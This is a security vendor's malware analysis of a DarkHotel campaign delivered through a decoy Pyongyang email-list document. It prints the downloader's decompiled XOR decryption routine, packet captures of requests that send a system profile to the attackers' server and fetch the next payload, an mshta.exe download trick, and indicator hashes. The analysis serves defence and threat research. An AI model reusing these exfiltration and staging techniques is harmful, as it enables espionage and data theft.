Paper

Bitdefender

Inexsmar: An unusual DarkHotel campaign

Inexsmar marks a significant departure from the APT group's traditional modus operandi

Author: Alexandru Rusu - Malware Researcher

Co-authors: Cristina Vatamanu - Malware Researcher
Alexandru Maximciuc - Malware Researcher

Executive Summary

The DarkHotel threat actors have been known to operate for a decade now, targeting thousands of businesses across the world via Wi-Fi infrastructure in hotels. Blending whaling (high-level spear phishing) techniques with advanced malware and other complex attack avenues (such as digital certificate factoring), the threat actors have been able to run their business undisturbed for years, except for the few times when samples of DarkHotel malware is documented in blog posts by threat researchers.

This whitepaper covers such a sample of a particular DarkHotel attack, known as Inexsmar. The sample dates back to September 2016, but our malware zoo reveals that samples with a high degree of similitude have been around since 2011.

Unlike any other known DarkHotel campaigns, the isolated sample uses a new payload delivery mechanism rather than the consacrated zero-day exploitation techniques. Instead, the new campaign blends social engineering with a relatively complex Trojan to infect its selected pool of victims.


Moreover, while most known DarkHotel campaigns target corporate research and development personnel, CEOs and other senior corporate officials, this attack seems focused on politics rather than financial gains.

It all starts with a phishing e-mail


We came across this particular sample while analysing files that our automated systems marked as uncommon. What seemed a regular, unaffiliated piece of malware turned out to be a highly sophisticated, highly targeted attack scheme involving a phishy e-mail, a generic downloader and an advanced information-exfiltration mechanism.

The initial sample is a RAR SFX (self-extracting archive) package named winword.exe. This looks like a generic downoader with a number of anti-analysis features built in, but still within the complexity limits of regular maware. The binary file has function names and dynamic imports encrypted with a XOR algorithm. All other strings are encrypted as well.

Most strings are referenced like in the images below, but the decryption key stays the same for all the decrypt calls (0x380210FC):




```
temp = Base16Unpack("9D74755B0D65B729976A27EB");// advapi32.dll
strcpy(&LibFileName, temp);
Length = strlen(&LibFileName);
xorDecrypt(&LibFileName, Length, 0x380210FC);
hModule = LoadLibraryA(&LibFileName);
```



```
int xorDecrypt(const char *a1, ...)
{
  char key[4]; // [esp+0h] [ebp-Ch]@1
  int index; // [esp+4h] [ebp-8h]@1
  int index_key; // [esp+8h] [ebp-4h]@1
  va_list va; // [esp+18h] [ebp+Ch]@1

  va_start(va, a1);
  memcpy(key, &*(va + 1), 4u);
  index = 0;
  index_key = 0;
  while ( index < *va )
  {
    a1[index] ^= key[index_key];
    if ( key[index_key] & 1 )
    {
      key[index_key] = key[index_key] >> 1;
      key[index_key] |= 0x80u;
    }
    else
    {
      key[index_key] = key[index_key] >> 1;
    }
    if ( ++index_key >= 4 )
      index_key = 0;
    key[index_key] ^= index++;
  }
  return 0;
}
```

Figure 1: Decryption routine with hardcoded key

Once executed, this initial Trojan downloader checks if it runs from a specific Windows directory (WinStartupDir). If every check passes, the malware attempts to connect to a C&C server, send the system information and download the first stage downloader for the DarkHotel payload. To avoid suspicion, the downloader opens a decoy Word document named “Pyongyang Directory Group email SEPTEMBER 2016 RC_Office_Coordination_Associate.docx”.



PYONGYANG E-MAIL LISTS – September 2016

Dear Residents of Pyongyang,

These lists enable a simple cut-and-paste for emailing to the community.
Further down there are theme groups for specific correspondence you may have.

Kind regards,
RC Office Coordination Associate

The ‘Global Address List’ for any information you may wish to announce to the whole international community:

Please use the Bcc address field to lessen the chances of spammers getting it.

In addition to improving privacy it is also easier for readers to get to the actual email, rather than scrolling through all the recipients first.

Bcc = all addresses in the Bcc field are not visible to any other recipients.

All email programs have Bcc, although sometimes it needs to be added in the additional options window; e.g. “show Bcc” or “add Bcc recipients”

All Resident DPRK

[redacted]

Figure 2: Decoy Word document showing an e-mail list of North Korea’s capital city contacts. The document references contacts in organizations such as FAO, UNDP, UN, UNICEF and WFP.




Figure 3: The request flow between the downloader component and the command and control server

A closer look into the C2 communication flow

The downloader Trojan responsible for bringing the first stage DarkHotel downloader on board orchestrates the system profiling and command and control communication with the C2 server.

Before pinging the C2 server, the Trojan creates a temporary BAT file that uses the systeminfo.exe tool to profile the infected computer and save this information to a temporary file. When the temporary file is sent, the BAT file removes itself from the system.

The downloader proceeds to decrypt the C2 URLs using the same XOR routine (Encrypted and Decrypted data shown below). Some other arguments are decrypted for use with the requests. For instance, when this specific sample attemptes to contact the second C2 URL, the following arguments are used:

Net_arg1: /PHOTO

Net_arg2: /JPG

Net_arg3: /FILE

The configuration supports a maximum of 3 URLs as shown but, in our case, only two of them are in use and the fields corresponding to the third component all start with NULL characters and will be ignored.





Figure 4: Encrypted /decrypted configuration outlining the arguments to be passed to the C2 server.

The downloader then initiates the connection with the following parameters:

- User agent: "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)"
- No proxy
- The decrypted URLs may specify a custom port but otherwise the port used is the default HTTP port 80
- The sample saves the IP of the infected PC as a string with "_" instead of the regular dots in a structure along with other system information such as the MAC address and the computer name. However, because of a potential bug in the code, the IP is separated from the rest of the information with null characters instead of spaces and never gets sent.
- The rest of the communication takes place via standard HTTP requests/responses

The downloader finally sends a GET request to "<Net arg 1>/view2.php?jpg=yahoo_img_src"




```
GET /PHOTO/view2.php?jpg=yahoo_img_src HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)
Host: photo.etowns.net
```

Figure 5: packet capture of the GET request to the server

This GET request receives a response that should contain the "yahoo_img_src" string. If found, the sample sends a POST request to "<Net arg 1>/view1.php" with some extra headers added:


- Content-Disposition: form-data; name="banner"
- <Net arg 2>
- Content-Disposition: form-data; name="jpg"
- "ComputerName_MAC_Address" packed in Base64
- Content-Disposition: form-data; name="userfile"; filename="%s" (where filename is the name of the file created using the "systeminfo.exe" tool)
- Content-Type: application/octet-stream
- Content-Type: multipart/form-data; boundary=---------------------------7d71f43a50782



```
Content-Disposition: form-data; name="banner"

/JPG
-----------------------------7d71f43a50782
Content-Disposition: form-data; name="jpg"

RFUNTUktMTMyNTYzQ18wMDBCQUFEMTIzNDU=
-----------------------------7d71f43a50782
Content-Disposition: form-data; name="userfile"; filename="20170222-1453.tmp"
Content-Type: application/octet-stream
```

Figure 6: The extra headers added to the POST request

Now that the POST request is prepared, the malware sends the content of the temporary file created previously with the information gathered from the infected computer.




```
POST /PHOTO/view1.php HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------7d71f43a50782
Content-Length: 15790
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)
Host: photo.etowns.net
Connection: Keep-Alive
Cache-Control: no-cache

-----------------------------7d71f43a50782
Content-Disposition: form-data; name="banner"

/JPG
-----------------------------7d71f43a50782
Content-Disposition: form-data; name="jpg"

QU5BTElaQS01MTg0NjNCXzAwMEMyOTc2RkJFRQA=
-----------------------------7d71f43a50782
Content-Disposition: form-data; name="userfile"; filename="20170223-1325.tmp"
Content-Type: application/octet-stream


Host Name:                 [redacted]
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          [redacted]
Registered Organization:
Product ID:                [redacted]
Original Install Date:     [redacted]
System Up Time:            [redacted]
System Manufacturer:       [redacted]
System Model:              [redacted]
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 60 Stepping 3 GenuineIntel ~3591 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
```

Figure 7: The POST request that exfiltrates the system profile saved in the temporary file (shown in the second part of the image)

The next part plays a key role in the way the attack killchain unfolds. The malware looks for the string “fail” in the response it receives from the server after the system profile file is uploaded. If found, the sample automatically removes itself from the computer and the attack stops there. We presume that the string “fail” gets sent by the C2 server if the infected computer does not meet the conditions necessary for infection (i.e. its target is of no interest to the threat actors behind this attack).

If the string is not found, though, the malware proceeds to install the actual DarkHotel payload by sending the following request to the C2 server: **<Net arg 1>/view2.php?jpg=<Net arg2> &banner=B64(“PCNAME_MAC”)**



```
GET /PHOTO/view2.php?jpg=*JPG&banner=QU5BTElaQS01MTg0NjNCXzAwMEMyOTc2RkJFRQA= HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)
Host: photo.etowns.net
Cache-Control: no-cache
```

Figure 8: Packet capture of the GET request that asks for the DarkHotel payload

When the payload is received, the downloader decrypts it, saves it in the temporary folder and then executes it. The entire process is visually represented in the image below.




GET <Net arg 1>/view2.php?jpg=yahoo_img_src
Response contains "yahoo_img_src"
POST <Net arg 1>/view1.php + system info
Response does NOT contain "fail"
GET <Net arg 1>/view2.php?jpg=<Net arg2> &banner=B64(“PCNAME_MAC”)
EXE
Trojan Downloader
winword.exe
EXE
First Stage
DarkHotel
downloader

Figure 10: the communication flow between the downloader Trojan and the C2 server

As the C2 servers we have found were no longer online at the time of this analysis, we were unable to reproduce the attack in real-world conditions. However, some similar samples we have found in our malware zoo date back to April 2011. The C2 servers and some of the payloads of these clustered samples are known to be associated with DarkHotel. More specifically, our analysis reveals a a high degree of similarity between the downloaded payload and the **First Stage Downloader** for **DarkHotel APT** which allows us to link Inexsmar to DarkHotel with a high degree of confidence.

The first stage DarkHotel downloader

One of these DarkHotel downloaders (identified with a SHA1 hash of 6b978be86c4bb50c263eab91cf8247bb436ec745) is a sample downloaded in the process described above. It is disguised as a component of the OpenSSL library. Nothing fancy until now.




```
FileDescri│RSA key generation utility
FileVersio│0.66.125.3
InternalNa│RsaGen.exe
LegalCopyr│Copyright (C) 2008-2015 Ti
OriginalFi│RsaGen.exe
ProductNam│RSA Suite
ProductVer│Release 0.66
```

Figure 11: mswordupv32.exe, a first stage DarkHotel downloader that impersonates OpenSSL

Of particular interest about this sample is its ability to hide the malicious code and strings inside an otherwise legitimate OpenSSL binary. This is achieved by statically linking the malicious code to totally unrelated library code.

After performing a series of environment checks, the sample proceeds to download a Second Stage downloader for the attack. It creates a mshta.exe process (legitimate Microsoft® HTML Application host needed to execute .HTA files) and passes the URL of the second payload as an argument (for example: <host>/email/data2/linkurl.php?g0nMzIDNFBzQyMzQ0ITLyITM20iMxUzNtgTRCZULFJzMGVUOxEze). The mshta.exe application cannot explicitly save files to the disk, so the group behind the attack took a smarter approach to circumvent this restriction. The malware opens the mshta.exe process and locates its handle to the temporary file associated with the downloaded contents to retrieve the second payload.



mshta.exe:3312 Properties

Image File

Microsoft (R) HTML Application host
Microsoft Corporation

Version: 8.0.6001.18702

Build Time: Sun Mar 08 13:31:00 2009

Path:
C:\WINDOWS\system32\mshta.exe

Command line:
C:\WINDOWS\system32\mshta.exe "[redacted]/email/data2/linkurl.php?g0HR3QDMwUkN4AjNGFUL3UTQ30SN2EENtQkMwYTLFV0N3MDMENze"

Current directory:
C:\work\

Autostart Location:
n/a

Parent: mswordupv32.exe(2852)

User: ANALIZA-518463B\Administrator

Started: 6:59:25 PM 2/15/2017

Comment:

VirusTotal:

Data Execution Prevention (DEP) Status: DEP

⊟ Far.exe		23,884 K	8,812 K	1212 File and archive manager	Eugene Roshal & FAR Gro...
procexp.exe	1.54	10,796 K	8,512 K	3992 Sysinternals Process Explorer	Sysinternals - www.sysinter...
Tcpview.exe		3,408 K	3,276 K	3844 TCP/UDP endpoint viewer	Sysinternals - www.sysinter...
⊟ mswordupv32.exe	1.54	1,808 K	4,672 K	2852 RSA key generation utility	
mshta.exe		5,064 K	10,160 K	3312 Microsoft (R) HTML Applicati...	Microsoft Corporation
LordPE.EXE		2,788 K	536 K	3516	

Figure 12: mshta.exe process with the second stage downloader URL passed as an argument

Conclusions

While the payload is common for a DarkHotel attack, its delivery in this manner is unusual. Given that the DarkHotel group leverages zero day exploits and usually compromises hotel Wi-Fi hotspots to deliver these exploits, the current campaign is a major departure from its modus operandi.

Traditionally, DarkHotel operators have been known to pick targets that have access to information of significant commercial value, such as prototypes, intellectual property or software source code. As the stakes of such operations are extremely high, their attack vectors have been perfected to meet the expectations of their operators. Zero day exploits, the use of stolen or factored digital certificates as well as layered encryption for samples are just of the few milestones the DarkHotel group have reached in almost a decade of operation.

We presume that this method of pairing social engineering with a multi-stage Trojan downloader is also an evolutionary step to keep their malware competitive as their victims' defenses improve. This approach serves their purpose much better as it both assures the malware stays up to date via system persistence – not achievable directly using an exploit, and giving the attacker more flexibility in malware distribution (the domains don't have to be up all the time – not achievable directly using an exploit).

Indicators of compromise

When analyzing the initial sample, we came across different types of SFX archives containing similar content. These files are identified below for further reference:

RAR archive SHA1: a6c7a7bcaabc3584b1fb4d6aeb66ec158b65d444

Filename: Pyongyang Directory Group email SEPTEMBER 2016 RC_Office_Coordination_Associatewxcod.scr

ZIP archive SHA1: fd99a19b39eb6f1cbf915ee1f73e9e8d62c18b44

Filename: WFP DPR Korea Country Brief (2016 July) Nutrition Support- Quarterly Monitoring Report in DPR Korea.scr

7-Zip archive SHA1: 92cc0e7348aa3ee9386b25076868dee72e5193e4

Filename: f_cod.exe

Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers. More information is available at

http://www.bitdefender.com/

FOR MORE INFORMATION VISIT: enterprise.bitdefender.com